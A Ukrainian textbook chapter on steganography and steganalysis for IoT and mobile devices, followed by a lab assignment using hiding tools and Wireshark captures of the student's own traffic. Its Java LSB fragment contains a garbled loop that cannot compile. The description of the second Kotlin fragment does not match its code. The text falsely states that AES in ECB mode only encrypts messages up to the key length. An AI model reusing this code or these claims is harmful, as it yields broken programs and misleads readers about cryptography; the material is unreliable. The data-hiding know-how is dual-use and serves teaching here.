Відправник має використати певний метод кодування для приховання повідомлення в об'єкті-носії (стеганоконтейнері). Отримувач використовує стегоключ для розкодування та вилучення повідомлення із стеганоконтейнера. Використання стегоключа в цій моделі можна вважати аналогом використання ключів шифрування в криптографії.




Рисунок 5.1 – Класична модель стеганосистеми

Секретність прихованого повідомлення залежить від вибору стегоключа, який розподіляється між відправником і одержувачем. Враховуючи цей факт, необхідне існування протоколу стеганографії, з яким попередньо погодились і відправник, і отримувач.

У класичній моделі стеганосистеми передбачено використання стегоключа, проте стеганографічні протоколи можуть ***класифікуватися відповідно до присутності ключа*** у системі:

- *чиста стеганографія* – це стеганографія, в якій не використовується стегоключ. Іншими словами, для обміну повідомленнями необхідними є лише алгоритми вбудовування та вилучення повідомлення. У цьому випадку безпека стеганосистеми переважно залежить від її секретності. Такий підхід є основою багатьох сучасних стеганосистем (серед них системи із використанням HTML-стеганографії);
- *стеганографія секретного ключа*, коли для вбудовування і вилучення прихованого повідомлення використовується секретний ключ (відомий тільки відправнику і одержувачу). Принцип дії таких систем нагадує роботу криптографічних систем;
- *стеганографія публічних ключів*, у яких необхідна пара ключів – публічного і приватного. Відкритий ключ використовується для вбудовування прихованого повідомлення у контейнер, а закритий ключ застосовується для вилучення прихованого повідомлення.

5.2 Цифрова стеганографія в пристроях IoT і потенційні ризики в прихованому вмісті повідомлень

Саме всесвітня мережа стала причиною виникнення *цифрової стеганографії*. Аудіо і відеофайли, зображення та документи є предметом дослідження цифрової стеганографії. Кожен із цих типів подання інформації може використовуватись для приховування секретного повідомлення, факт наявності якого знає лише отримувач та відправник. Проте, всі перелічені типи інформаційних контейнерів мають цінність для стеганографії лише завдяки своїй поширеності – саме через фізичну неспроможність проаналізувати всю інформацію, яка курсує у світовій мережі за добу.

Застосування цифрової стеганографії передбачає використання надлишковостей, характерних для медіа даних різного типу (фото, відео, текст тощо). Присутність надлишковостей дозволяє приховати у них інформацію, замінюючи останні на повідомлення. Так, маніпулюючи кольоровою палітрою зображення, можна закодувати у ньому текстове повідомлення. Надлишковість присутня і у інших форматах подання інформації, завдяки чому їх використовують як стеганоконтейнери.

Модифікація файлів-контейнерів призводить до змін, проте використання ефективних стеганографічних алгоритмів робить ці зміни непомітними не тільки для людини, а й для стеганоаналітичних методів.

Цифрова стеганографія існує через поширеність медіафайлів – вся

світова мережа складається із web-сторінок, зображень, відеофайлів та інших потенційних контейнерів. Фізично неможливо перевірити таку кількість інформації, тому перелічені формати використовуються зловмисниками для досягнення своїх цілей.

5.2.1 Стеганографія зображень

Зображення і картинки в IoT є одним із найпоширеніших типів стеганоконтейнерів для інших даних, зокрема й для шкідливого програмного забезпечення. Використання цього формату для вбудовування повідомлень має багато переваг для передачі прихованої інформації:

- інтернет містить незліченну кількість зображень, які щоденно додаються та оновлюються – завантаження зображення-стеганоконтейнера не викличе підозри під час його звичайного перегляду;
- ємність зображень дозволяє передавати значну кількість інформації. Водночас існує гнучкість, – у вигляді вибору між ємністю контейнера та непомітністю модифікацій стеганоконтейнера;
- врахування особливостей людської біології (зору) в процесі розробки стеганоалгоритмів може позитивно вплинути на приховування модифікацій у зображенні.

Цифрова стеганографія у зображеннях використовується для підтвердження авторського права, зокрема, для додавання підписів і цифрових відбитків та забезпечення цілісності зображення.

Методи стеганографії зображень можна класифікувати за принципом роботи алгоритмів.

1. *Просторові методи* приховування повідомлення. Вони передбачають приховування повідомлення у просторовій області стеганоконтейнера. Для кодування повідомлення використовуються найменш значущі біти – молодші біти пікселів зображення-контейнера. Відомий алгоритм LSB (Least Significant Bit) містить у самій назві принцип своєї дії.

2. *Частотні методи*. Ці методи реалізуються шляхом використання дискретного косинусного перетворення (ДКП) та модифікації LSB. Методи цієї групи є більш стійкими до стеганографічних атак, таких, як спотворення контейнера чи аналіз частотних показників зображення. Деякі із модифікацій алгоритмів здатні витримувати комплексні стеганоатаки і важко піддаються розкриттю.

Стеганографія зображень уже достатньо довгий час успішно використовується як зловмисниками, так і силами правопорядку. Великий потенціал та гнучкість методів стеганографії зображень сприяє створенню нових стеганографічних та стеганоаналітичних алгоритмів.

5.2.2 Стеганографія текстових файлів

Розповсюдження текстової інформації в IoT є одним з найпоширеніших типів інформації, і також одним із найдавніших способів масової інформації взагалі, який може бути використаний як стеганографічний

контейнер. Велика кількість текстової інформації в Інтернеті дозволяє стеганографам використовувати цей формат подання даних як носія прихованих повідомлень.

Існує багато прикладів реалізації алгоритмів застосування тексту як сховища даних, проте, у області текстової стеганографії існує суттєва проблема. Текстові файли мають дуже незначну надлишковість порівняно із зображеннями, відео та аудіофайлами. Наразі існує багато модифікацій, які дозволяють збільшити надлишковість тексту, не змінюючи вигляд самого документа.

Методи текстової стеганографії можна класифікувати так:

- методи, які *базуються на форматі та характеристиках тексту* для приховування даних – форматування, знаки пунктуації, алфавіт;
- *лінгвістичні методи*, які використовують синтаксичні і семантичні особливості мов;
- методи, які спираються на приховування даних *з урахуванням статистично «природнього» вигляду тексту*. Реалізація таких алгоритмів орієнтована на збереження частот букв та слів тексту.

Разом з цим можна розділити текстову стеганографію на більш загальні групи: технічну та лінгвістичну.

Технічна стеганографія передбачає використання технічних аспектів текстового документа, таких як приховування даних за допомогою невидимих написів, зміни форми та кольору літер, використання технічних полів та заміна кодів символів.

Ціллю *лінгвістичної стеганографії* є використання складніших методів, орієнтованих на специфічність певної мови та правила правопису – перенесення слів, перенесення рядків, вибіркових помилок. Методи лінгвістичної стеганографії можуть базуватися на шифрах чи жаргоні – інформації, зрозумілій лише обмеженій групі людей. Найвідомішим тут є метод нульового шифру, суть якого полягає у дотриманні попередньо встановлених правил для вбудовування та вилучення прихованих повідомлень (наприклад, якщо було встановлено правило читання кожної першої літери нового абзацу, то отриманий набір символів буде подано у вигляді осмисленого повідомлення).

Один із відомих напрямків у лінгвістичній стеганографії – обробка природних мов (Natural Language Processing). Він базується на виявленні синонімів у мовах та їх використанні для кодування повідомлення.

5.3 Стеганоаналіз цифрової стеганографії в IoT

5.3.1 Аспекти та проблеми стеганоаналізу

Використання стеганоаналізу визначається як виявлення присутності секретної інформації у збережених даних або переданих повідомленнях.

У багатьох принципах стеганоаналіз дуже схожий на криптоаналіз, який застосовується в криптографії. Основна відмінність між стеганоана-

лізом та криптоаналізом полягає у інформації про секретність повідомлення – криптоаналіз застосовується до повідомлень з цінною інформацією, в той час як стеганоаналіз починається із підозри про цінність повідомлення. За криптоаналізу вже наявні докази цінності повідомлення – воно захищене шифрувальним алгоритмом. Це одразу виказує цінність даних, проте для отримання секрету необхідне їх розшифрування.

Іншими словами, головною метою стеганоаналізу є відповідь на запитання: чи містить файл-контейнер приховане повідомлення. Дуже часто стеганоаналіз передбачає не тільки підтвердження факту наявності прихованої інформації у стеганоконтейнері, а і її вилучення – все залежить від цілей аналітика.

Стеганоаналітик змушений враховувати багато аспектів та проблем під час аналізування стеганоконтейнера:

- приховані дані можуть розташовуватися в послідовних (специфічних) місцях або бути випадково розподіленими по стегоконтейнеру;
- секретні повідомлення можуть вбудовуватися в ланцюжок з використанням декількох стеганоконтейнерів. Іноді неможливо обробити множину контейнерів. Прикладом для HTML-стеганоаналізу є спроба виявити наявність стеганографії у кожній web-сторінці – вирішення цієї задачі наразі є неможливим;
- стеганоаналіз є ресурсомістким процесом – він потребує попередньої підготовки та часу.

Найбільш відомі ***методи стеганоаналізу***: *візуальний та статистичний.* Якщо надійність першого залишається під питанням, то другий є значно ефективнішим і передбачає спостереження за процесом заміни надмірностей в контейнері у разі додання повідомлення. Будь-яка модифікація призводить до змін статистичних властивостей оригінального контейнера, що може вказувати на факт використання стеганографії, і тоді задачею стеганоаналітика є виявлення цих змін.

Існують різні варіанти класифікації стеганоаналізу. Один із багатьох варіантів – класифікація стеганоаналізу, в основі якого знаходяться певні знання аналітика. Це можуть бути знання про природу стеганоконтейнера, прихованого повідомлення чи оригінального контейнера або ж використаного алгоритму стеганографії. Відповідно до цього можна визначити види атак під час стеганоаналізу (табл. 5.1).

Очікується, що аналітик володіє інформацією про відмічений у таблиці елемент і будує свою атаку на основі своїх знань. Ефективність атаки збільшується, якщо стеганоаналітик отримує більше інформації про об’єкт стеганоаналізу. Якщо стеганоаналітик володіє знаннями про суть прихованого повідомлення, одразу відпадає потреба стеганоаналізу та побудови атаки на стеганоконтейнер.

Таблиця 5.1 – Типи атаки залежно від знань стеганоаналітика

	Стегано-об’єкт	Оригінальний контейнер	Приховане повідомлення	Алгоритм стеганографії
Стеганооб’єкт	+			
Контейнер	+	+		
Повідомлення відоме	+		+	
Обраний метод	+			+
Повідомлення	+	+		

З таблиці можна побачити, що найскладнішою для стеганоаналітика є реалізація атаки, яка базується лише на знанні наявності використання стеганографії у контейнері. Протилежний випадок – стеганоаналітик володіє всією інформацією, крім самого повідомлення – побудова такої атаки є найлегшим варіантом.

5.3.2 Класифікація методів стеганоаналізу

Більш глобально стеганоаналіз можна поділити на загальний та спрямований :

- *спрямований стеганоаналіз (Targeted Steganalysis).* Його ціль – виявлення повідомлень у стеганоконтейнерах, причому стеганоаналітик володіє деякою інформацією про застосований алгоритм стеганографії. Знання природи стеганографічного алгоритму дозволяє ефективно виявляти та вилучати приховані повідомлення;
- *загальний (Universal).* Методи загального стеганоаналізу використовують у випадку, коли є підозра наявності прихованого повідомлення, проте суть стеганографічного алгоритму залишається невідомою. Загальний стеганоаналіз має меншу точність виявлення, ніж спрямований, проте він дозволяє обробляти більшу кількість підозрілих контейнерів.

Спрямований стеганоаналіз має вищу ефективність через знання стеганографічного алгоритму. Також зі свого боку загальний стеганоаналіз має більшу швидкодію і може обробляти значні масиви даних.

Потрібно зазначити, що якісний стеганоаналіз потребує попереднього отримання та обробки інформації про об’єкт дослідження (стеганоконтейнер). Якщо розглядати цей підхід на прикладі текстового файлу, то стеганоаналітику необхідно провести видалення всіх знаків пунктуації та задати певне маркування. Результатом цих дій буде отримання набору слів, які надалі будуть аналізуватися. До попередньої підготовки може відноситися формування словника найпоширеніших символів та слів, виділення слів-ключів чи дослідження лінгвістичних особливостей мови. Такий підхід значно полегшить подальший стеганоаналіз.

5.4 Захист інформації в IoT та ByoD засобами комп'ютерної стеганографії

5.4.1 Напрями застосування стеганографічних систем

Стегосистеми використовують у різних цілях:

1) як *системи прихованого передавання або зберігання* даних для організації прихованої комунікації;

2) використання як *цифрових водяних знаків* (ЦВЗ), тобто невеликих текстових та числових даних; вони мають таке практичне застосування, як контроль цілісності знімків камер відеоспостережень, записів телефонних розмов, фотознімків, що використовуються як докази в суді, автентифікація власника даних (захист авторських прав і прав власності);

3) використання як *ідентифікаційних номерів*. Це унікальні ЦВЗ, які впроваджуються в набір цифрових копій контейнера для їх подальшої ідентифікації і контролю поширення;

4) як *системи заголовків* для прихованої анотації медичних знімків, швидкого пошуку в мультимедійних базах даних та ін.

Забезпечення надійного захисту інформації від несанкціонованого доступу є однією з якнайдавніших проблем, яка, на жаль, не вирішена й донині. Зазначимо, що усунути її можна лише за допомогою методів стеганографії. У стеганографії використовують «невидимі чорнила» (sympathetic ink). Текст, записаний таким чорнилом, проявляється тільки за певних умов (нагрів, освітлення, хімічний проявник та ін.). Під час Другої світової війни активно використовувалися мікроточки – мікроскопічні фотознімки, які вклеюються в текст листів, телеграм.

5.4.2 Особливості і методи комп'ютерної стеганографії

Комп'ютерна стеганографія, предметом вивчення якої є методи, що приховують інформацію в потоках оцифрованих сигналів із використанням комп'ютерної техніки та програмного забезпечення, поєднує в собі останні досягнення криптографії, теорії інформації, теорії ймовірностей і математичної статистики, цифрової обробки сигналів і зображень, теорії дискретних Фур'є та вейвлет-перетворень, кодування і ущільнення даних.

Існують два основні методи комп'ютерної стеганографії:

1) методи, основані на використанні спеціальних властивостей комп'ютерних форматів;

2) методи цифрової обробки сигналів, основані на надмірності аудіо- і візуальної інформації.

Перший напрям передбачає застосування спеціальних властивостей комп'ютерних форматів подання даних. Спеціальні властивості форматів обираються з урахуванням захисту приховуваного повідомлення від безпосереднього прослуховування, перегляду або прочитання (наприклад, вільний кластерний простір файлів, частина поля розширень, що не заповнена інформацією та ін.). Недоліком цих методів є низький ступінь

прихованості і малий обсяг переданої інформації.

Основним напрямом комп'ютерної стеганографії виступає використання надмірності аудіо і візуальної інформації. У цьому випадку широко застосовується метод LSB – заміни найменшого значущого біта. Можливість такої заміни пояснюється наявністю в зображенні структурної і психофізичної надмірності.

Цифрове зображення і цифровий звук характеризуються параметрами, які являють собою інтенсивність світла або звукового сигналу в моменти часу, що йдуть послідовно. Усі ці числа не точні, оскільки не точні пристрої оцифровування аналогових сигналів, є шуми квантування. Молодші розряди цифрових відліків містять дуже мало корисної інформації про поточні параметри звуку і візуального образу. Їх заповнення відчутно не впливає на якість сприйняття, що і дає можливість для приховування додаткової інформації.

Щодо цифрових зображень, то зміна кожного з трьох найменших значущих бітів графічного кольорового зображення приводить до зміни менше 1 % інтенсивності цієї точки, що дозволяє приховувати в стандартній графічній картинці обсягом 800 Кбайт близько 100 Кбайт інформації, непомітної під час перегляду зображення.

Щодо звукових файлів, то одна секунда оцифрованого звуку у стереорежимі дозволяє приховати за рахунок заміни найменших значущих молодших розрядів близько 10 Кбайт інформації.

Вбудовування повідомлення в цифровий контейнер (зображення або аудіофайл) може проводитися за допомогою ключа – одного або декількох.

Ключ – спеціальні вихідні дані, які запускають роботу генератора випадкових чисел (ГВЧ) за відповідним алгоритмом. Числа, що породжуються ГВЧ, можуть визначати позиції відліків, які модифікуються, у разі фіксованого контейнера або інтервалів між ними і у разі потокового контейнера. Ключі мають бути відомі партнерам по зв'язку. Заміна найменшого значущого біта може здійснюватися так само у спектральних коефіцієнтах різних ортогональних перетворень (косинусному, Хаара, Фур'є та ін.) вихідного повідомлення.

5.4.3 Атаки на стегосистеми

Методи комп'ютерної стеганографії стають у нагоді і під час реалізації злочинних цілей для планування і приховування злочинів. Виявлення факту приховування повідомлень (стеганоаналіз) – одне з найбільш актуальних і складних завдань комп'ютерної стеганографії.

Як уже було сказано, серед методів практичного стеганоаналізу розрізняють візуальну і статистичну атаки. Ці атаки запропоновані для виявлення факту впровадження прихованої інформації в молодші розряди елементів контейнера. У цьому випадку на виході стеганосистеми відмінність між контейнером і стеганоконтейнером візуально не виявляється. Однак, якщо стеганоконтейнер сформований тільки з найменш значущих пікселів, то можна побачити сліди вкладення у вигляді

ділянок хаотичного шуму. Найменш значущі біти порожнього контейнера шуму не дають і не дозволяють візуально визначити зміст (сліди) вихідного зображення.

Більш ефективними вважаються атаки, які базуються на відмінних статистичних характеристиках порожніх і заповнених контейнерів. Статистичні методи стеганоаналізу використовують як характеристики оцінки ентропії, коефіцієнти кореляції, умовні розподіли та ін. Ступінь відмінності між цими характеристиками визначає ймовірність існування стеганографічного каналу. Легітимний стеганоаналіз має можливості виявлення стеганографічного каналу, вилучення, руйнування і підміни прихованого повідомлення. Несанкціонований стеганоаналіз має ті самі можливості (загрози), що і легітимний.

5.5 Приклади програмної реалізації стеганографічного захисту

Приклад 1. Приховування і вилучення повідомлень (мовою Kotlin)

У наведеному далі прикладі подано фрагменти коду мовою Kotlin для розробки застосунку під ОС Android.

Фрагмент 1. Шифрування даних і приховування їх в зображенні

```
encbtn!!.setOnClickListener() {
      if(keytxt!!.text.toString().length==16) {
          if(data_to_hide!!.text.toString().length>0) {
              if (btm != null) {
                 Thread{
                    runOnUiThread{dialog.show()}
                        //encrypting data using AES encryption
                    val s: String = encrypting_data()
                        //hiding data in image and getting modified img
                    val bitmap:Bitmap=data_hiding_in_img(s, btm!!)
                        //reseting the encrypted binary string for next time use
                    b_string = ""
                        //saving stego image to gallary
                    saveMediaToStorage(bitmap)
                    runOnUiThread{dialog.dismiss()
                    }
                }.start()
              }
              else { Toast.makeText(this,"ADD A IMAGE FIRST",
                          Toast.LENGTH_SHORT).show()
              }
          }
          else { Toast.makeText(this,"Text is empty",
                    Toast.LENGTH_SHORT).show()
          }
      }
      else { val k=keytxt!!.text.toString().length
             Toast.makeText(this,"Key must be of 16 digits not $k ",
                Toast.LENGTH_SHORT).show()
      }
}
```

У наведеному фрагменті виконуються такі дії:

1. Вхідні дані: код із 16 цифр; текст повідомлення, яке має бути приховано; зображення, у якому текст має бути прихований.

2. Текст перетворюється на масив байтів *bytearray* і передається в шифрування AES з використанням відповідної бібліотеки шифрування для ОС Android.
3. Зашифрований текст у формі *bytearray* перетворюється на кодування Base64. Отримуємо рядок *base64*.
4. Кожен символ рядка *base64* перетворюється на двійкове значення і об'єднується у вигляді рядка із завершальним рядком з обох сторін.
5. Двійковий рядок потім вставляється у зображення за допомогою методу LSB.
6. Зображення з'являється на пристрої.

Фрагмент 2. Конвертування закодованого рядка в Base64 і розміщення двійкового рядка в зображення

```
val re_base64=Base64.encodeToString(re,Base64.NO_WRAP or Base64.NO_PADDING)
Log.e("aaAA", re_base64.toString())
        //converting each chr of base64 string to binary and combining it
for(i in re_base64){
        var single_b_string=Integer.toBinaryString((i.toInt()))
                //if binary str is less than 8 bit
                //then making it 8 bit by adding 0's
        if(single_b_string.length<8){
                for(j in 1..(8-single_b_string.length)){
                        single_b_string="0"+single_b_string
                }
        }
                //binary string to hide in image
        b_string= b_string+ single_b_string
}
Log.e("barraylength", b_string.toString())
Log.e("barray", b_string!!.length.toString())
return b_string.toString()
```

У наведеному фрагменті виконуються такі дії:

1. Вхідні дані – код з 16 цифр (той самий, що використовувався для приховування) і зображення (в якому приховані дані).
2. Двійкові дані витягуються з пікселів зображення, просто змінивши процес методу LSB.
3. Двійковий рядок перетворюється назад у рядок *base64* і рядок *base64* знову декодується в *bytearray*.
4. *Bytearray* передається в алгоритм AES, і за допомогою ключа дані розшифровуються.
5. Остаточний розшифрований *bytearray* перетворюється на текст (UTF-8) і з'являється на екрані.

В процесі аналізування коду потрібно звернути увагу на декілька особливостей.

По-перше, використовуються налаштування AES за замовчуванням (для JVM це AES/ECB/NoPadding). Наявні певні обмеження: з ECB можна шифрувати повідомлення довжиною, що не перевищує довжину ключа, тобто, прийнятна довжина тексту для шифрування становить 128 або 256 бітів, залежно від того, яку довжину має кодова комбінація шифру AES. По-друге, ключ теж використовується без будь-яких налаштувань, тобто за

замовчуванням. Отже, розмірність AES береться з довжини ключа-пароля. На 256 бітів, мабуть, розраховувати не доводиться з огляду на складність алгоритму і великої довжини ключа. Хоча, в останні роки ключ довжиною 256 вже не вважається складним і довгим, відповідно до сучасних вимог. Для пароля з більшою довжиною можна використовувати інші методи, наприклад, стандартний PBKDF2.

Приклад 2. Приховування повідомлень (мовою Java)

Цей фрагмент, написаний мовою Java, також можна використовувати для приховання повідомлення всередині зображення. На такому зашифрованому зображенні не буде жодних слідів повідомлення.

Тут реалізовано дещо інший алгоритм для шифрування повідомлення в зображенні: замінюється останній біт кожного байта зображення на біт повідомлення. Перший байт зображення використовується для збереження довжини повідомлення. Другий байт використовується для перевірки статусу зображення (зашифроване чи ні).

```
WritableRaster raster = image.getRaster();
DataBufferByte buffer = (DataBufferByte)raster.getDataBuffer();
byte img[]= buffer.getData();
byte msg[] = text.getBytes();
try {
        img[0]=(byte)(msg.length);
        img[1]=0x00;
        System.out.println("img[0]encry"+img[0]);
        System.out.println("img[1]encry"+img[1]);
        int count=2;
        for(int i=0; i=count,k=7;k>=0;i++,k--,count++){
        {
        for(int j=count,k=7;k>=0;j++,k--,count++){
                byte tempmsg=(byte)((msg[i]>>>k));
                tempmsg=(byte)((tempmsg)&(0x01));
                byte tempimg=(byte)((img[j])&(0xFE));
                img[j]=(byte)((tempmsg)|(tempimg));
     }
}
```

5.6 Програмні застосунки для стеганографічного захисту

Існує ряд розробок програмного забезпечення для стеганографічного захисту. Серед таких програм: SilentEyes; Bless Editor; Ghex; S-Tools; MobiStego (для мобільних пристроїв IoT і BYoD безпосередньо, на мобільному пристрої).

Застосунок MobiStego дозволяє використовувати функціонал Android для задач стеганографії, а саме приховування в зображеннях і вилучення та виявлення інформації із них (*https://play.google.com/store/apps/ details?id= it.mobistego*).

Це звичайний клієнт Android, j2me, Symbian, який реалізує стеганографічний алгоритм LSB на останніх 2 бітах для каналу. Він розроблений для обох платформ. Стабільний випуск наявний тільки для ОС Android (рис. 5.2). Застосунок перенесено на GitHub (https://github.com/ paspao /MobiStego).

а) б) в)

Рисунок 5.2 – Фрагменти інтерфейсу застосунку MobiStego
(а) – головне вікно програми, б) – вікно кодування і шифрування, в) – вікно здійснення процесу приховування повідомлення)

Застосунок реалізує стеганографічний алгоритм LSB на останніх двох бітах для каналу, працює з файлами формату JPEG (а це формат зображення з ущільненням з втратами), видаляючи деяку інформацію із зображення щоразу, коли воно зберігається.

Практична робота № 5

Мета роботи: вивчення процесів передавання та приймання прихованого трафіка даних в мобільних та персональних пристроях, виявлення прихованих повідомлень в персональних пристроях. Вивчення процесів приховування інформації у текстових файлах та набуття навичок з приховування інформації. Вивчення процесів аналізу та відтворення прихованої інформації у системах IoT, отримання навичок відтворення та відшуковування інформації.

Необхідні ресурси: ПК та мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету та відкритим акаунтом Google і встановленим Playmarket чи Applestore версії не нижче 2020 р (ver. 10–15 або вище).

Завдання 1. *Приховування інформації та даних авторизації для доступу до сервісів мобільних пристроїв під час передачі каналами Інтернету речей за допомогою програми* ***TextHide2.***

1.1. Вивчити короткі теоретичні відомості про методи лінгвістичної стеганографії і створити текстовий файл згідно з такими вимогами.

а) знайдіть на своєму мобільному пристрої програму обробки тексто-

вих даних (блокнот, веб-додаток для обробки і роботи із файлами *.txt або інший) і відкрийте її;

б) введіть текст пароля. Згенеруйте або напишіть текст, який відповідає сучасним критеріям стабільності та надійності:

– довжина не менше 1000 символів;
– в складі: латинські літери, хаотично розміщені спецсимволи (регістр символів має значення). Чим вища стійкість пароля, тим краще.

1.2. Встановити і ознайомитися з функціональними можливостями програми *TextHide2*.

1.3. Вбудувати у будь-який файл типу *.txt текст, що складається з власного прізвища, ім'я та групи (логотип).

1.4. Візуально проаналізувати заповнений та незаповнений контейнери і зробити висновки.

1.5. Вилучити текст із заповненого контейнера і порівняти його візуально з текстом, який вбудовувався. Зробити висновки.

1.6. Вбудувати текст у контейнер, використовуючи режим захисту інформації, та вилучити його. Візуально проаналізувати заповнений та незаповнений контейнери, а також тексти до вбудовування і після вилучення.

1.7. Вбудувати у контейнер попередньо створений логотип, та вилучити його. Візуально проаналізувати заповнений та незаповнений контейнери та логотипи до вбудовування і після вилучення.

1.8. Оформити дані і скріншоти для внесення звіт.

Примітка: усі маніпуляції проводити з файлами-контейнерами типу *.txt розміром більше 40 Кб.

Завдання 2. *Вивчення методів приховування інформації у графічних та мультимедійних файлах. Вивчення стеганографічної програми* ***S-Tools.***

2.1. Вивчити надані теоретичні відомості.

2.2. Ознайомитись з функціональними можливостями програми S-tools.

2.3. За номером варіанта в таблиці 5.2 виконати дві практичні задачі.

Таблиця 5.2 – Індивідуальні завдання

Варіант	*Задача № 1*		*Задача № 2*		
	Контейнер	Алгоритм шифрування	Контейнер	Тип перетворення	Алгоритм шифрування
1	.BMP	IDEA	Кольорове зображення	Усереднення центральної області зображення з розширенням області кольорів	Triple DES
2		DES		Усереднення центральної області зображення з розширенням діапазону яскравості	IDEA
3		Triple DES		Усереднення окремих кольорів зображення з розширенням області кольорів	MDC
4		MDC		Усереднення окремих кольорів зображення з розширенням діапазону яскравості	DES
5		IDEA		Усереднення окремих пікселів зображення з розширенням області кольорів	Triple DES
6		DES	Чорно-біле зображення	Перетворення у 24-бітове зображення	IDEA
7		Triple DES			MDC
8	.WAV	MDC			DES
9		IDEA			Triple DES
10		DES			IDEA
11		Triple DES	Кольорове зображення	Усереднення окремих пікселів зображення з розширенням діапазону яскравості	MDC
12		MDC		Усереднення центральної області зображення з розширенням діапазону яскравості	DES
13		IDEA		Усереднення окремих кольорів зображення з розширенням області кольорів	Triple DES
14	.GIF	DES		Усереднення окремих кольорів зображення з розширенням діапазону яскравості	IDEA
15		Triple DES		Усереднення окремих пікселів зображення з розширенням області кольорів	MDC
16		MDC	Чорно-біле зображення	Перетворення у 24-бітове зображення	DES
17		IDEA			Triple DES
18		DES			IDEA
19		Triple DES			MDC
20		MDC			DES

2.4. Виконання завдання 1.

– вибрати файл контейнер заданого типу і файл для приховування (розмір контейнера має бути достатній для розміщення приховуваних даних);
– виконати вбудовування даних;
– порівняти контейнери до і після вбудовування;
– отримати приховані в контейнері дані.

2.5. Виконання завдання 2.

– вибрати файл-контейнер заданого типу і файл для приховування (розмір контейнера має бути достатній для розміщення приховуваних даних).
– виконати вбудовування даних, перетворивши попередньо вказаний контейнер;
– порівняти контейнери до і після вбудовування;
– отримати приховані в контейнері дані.

Примітка: Для отримання чорно-білого контейнера збережіть зображення у форматі **.bmp* за допомогою графічного редактора. Для отримання кольорового контейнера (256 кольорів) створіть зображення в режимі RGB, використавши для його заповнення інструмент *gradient fill* з використанням не менше п'яти кольорів за допомогою графічного редактора.

Завдання 3**. Вивчення методів вбудовування інформації в графічні файли та її вилучення. Набуття навичок вбудовування інформації в графічні файли за допомогою програми **JPHS For Windows.

1.1. Ознайомитися з можливостями програми JPHS For Windows.

1.2. Взяти зображення-контейнер і виконати такі дії:

а) підготувати три контейнери:
– в перший контейнер вбудувати інформацію рекомендованого розміру (recommended limit);
– в другий – максимально безпечного розміру (approximate max capacity);
– в третій – значно більшого за максимальний розмір, але менше половини розміру контейнера;

б) спробувати прочитати приховану інформацію з заповнених контейнерів;

в) порівняти три заповнені контейнери з незаповненим і зробити відповідні висновки та занести їх у звіт.

1.3. Взяти зображення-контейнери і вбудувати інформацію рекомендованої довжини. Далі виконати такі дії:

а) спробувати видобути дані за однією парольною фразою з заповненого і пустого контейнерів;

б) спробувати видобути дані за різними парольними фразами із заповненого контейнера;

в) прокоментувати результати і занести у звіт.

1.4. Взяти зображення-контейнери і виконати такі операції:

а) в один контейнер вбудувати два різних повідомлення;

б) спробувати прочитати вбудовану інформацію;

в) результати прокоментувати і занести у звіт.

Завдання 4. *Робота із програмним застосунком* ***MobiStego*** *для IoT і BYoD на мобільному пристрої*

1.1. Виконати такі дії:
- встановити дане ПЗ на свій персональний мобільний пристрій або емулятор Android;
- ознайомитись із функціоналом і основними вікнами ПЗ MobiStego;
- для п'яти довільних текстових або графічних файлів, обраних самостійно, провести шифрування і розшифрування даних;
- у довільній формі провести експерименти і приклади роботи ПЗ стеганоаналізу з вивченням властивостей стеганографії для IoT;
- результати навести у звіті у вигляді скріншотів, проміжних результатів із аналітичним описом і висновками.

1.2. Набрати у програмному середовищі код програми, наведений у теоретичних відомостях, і виконати його. У довільній формі провести експерименти і показати можливості стеганоаналізу для реалізації коду програми та показати функціонал (за можливості можна спробувати різні варіанти) для аналізу можливостей стеганографії і аналізу ПЗ.

1.3. Встановити антивірусне ПЗ (Eset Mobile Secutity, Dr.WEB, Avast, AVG або інше). Попередньо знайти приклад реалізації деякої кіберзагрози і/або приклад ШПЗ у картинці.

Провести аналіз цього файлу одним із інструментів аналізу і стеганографії. Знайти ознаки загрози і прикріпленої інформації до графічного зображення із кіберзагрозою (JPEG, PKG, TIFF, BMP, PNG тощо). Зробити аналітичні висновки і навести скріншоти та відобразити результати аналізу у звіті. Для цього можна використати останню версію MobiStego, що зашифровує та розшифровує зображення.

1.4. Показати можливості і навести опис MobiStego як інструмент, який дозволяє використовувати функціонал Android для задач стенографії IoT та BYoD.

Завдання 5*. Вивчення трафіка даних в мережах і каналах IoT, дослідження його вмісту засобами стеганоаналізу. Вивчення методів вбудовування/вилучення інформації різних форматів із перехопленого трафіка в мережах і каналах IoT.*

1.1. Ознайомитися із функціоналом і можливостями програми ***WireShark*** – мережевого сніфера (*network sniffer*) для перехоплення трафіка. Дослідити функціонал програми в області перехоплення файлів із потоків інформації.

1.2. Запустити програму WireShark в режимі зчитування файлів і виявити у трафіку з вашого роутера файли різних типів: *.txt, *.jpg, *.png, *.doc, *.mp3, *.mpeg, *.mp4 і под.

1.3. Зберегти ці файли WireShark в тестову директорію *//temp/stegano_test* для дослідів.

1.4. Засобами програм TextHide2, S-Tools, JPHS для ОС Windows та ПЗ MobiStego для Android піддати аналізу отримані файли з трафіка: за

відповідною програмою у кожному зі збережених файлів для відповідної програми (для заданого типу файлу).

1.5. Виконати обернену операцію:
- засобами програм TextHide2, S-Tools, JPHS для ОС Windows та ПЗ MobiStego для Android закодувати (приховати) повідомлення у файлах різного типу (*.txt, *.jpg, *.png, *.doc, *.mp3, *.mpeg, *.mp4) програмою для відповідного типу файлу;
- спробувати передати ці дані в мережу Інтернет шляхом зберігання на одному із доступних Cloud-сервісів: google Disk, iBox, пошта або інше хмарне сховище. Перед цим запустити програму WireShark в режимі прослуховування відповідного інтерфейсу eth.I (eth.I – мережевий порт Ethernet, до якого підключений Ваш ПК/ноутбук);
- перехопити ці тестові файли із вбудованим повідомленням і зберегти їх у створену директорію або піддиректорію під іншими іменами.

1.6. Піддати аналізу отримані файли з трафіка, використавши для цього певну програму для кожного з типів файлів для відповідної програми (для заданого типу файлу). Отримати приховану інформацію. Як приклад потенційної кіберзагрози, що може бути передана в мережах інфраструктури IoT (як потенційно небезпечна прихована інформація в файлах типу *.bin, *.Exe, *.dll або інших може міститись шкідливий експлойт, небезпечний код, небезпечний шкідливий скрипт *.JS або інший виконуваний файл із функціями самозапуску або таргетованого виконання за умовою/оператором).

1.7. Зробити аналітичні висновки щодо виконаної роботи і практичних завдань, а також висновки щодо небезпечних факторів і кіберзагроз та потенційного впливу їх у системах IoT і під час передавання по каналах цих систем.

Контрольні запитання

1. Що таке стеганографія і стеганоаналіз?
2. Які ризики і потенційні загрози для IoT дозволяє виявити стеганоаналіз?
3. Які застосунки для стеганоаналізу Ви знаєте? Зокрема і для IoT? Який їхній функціонал?
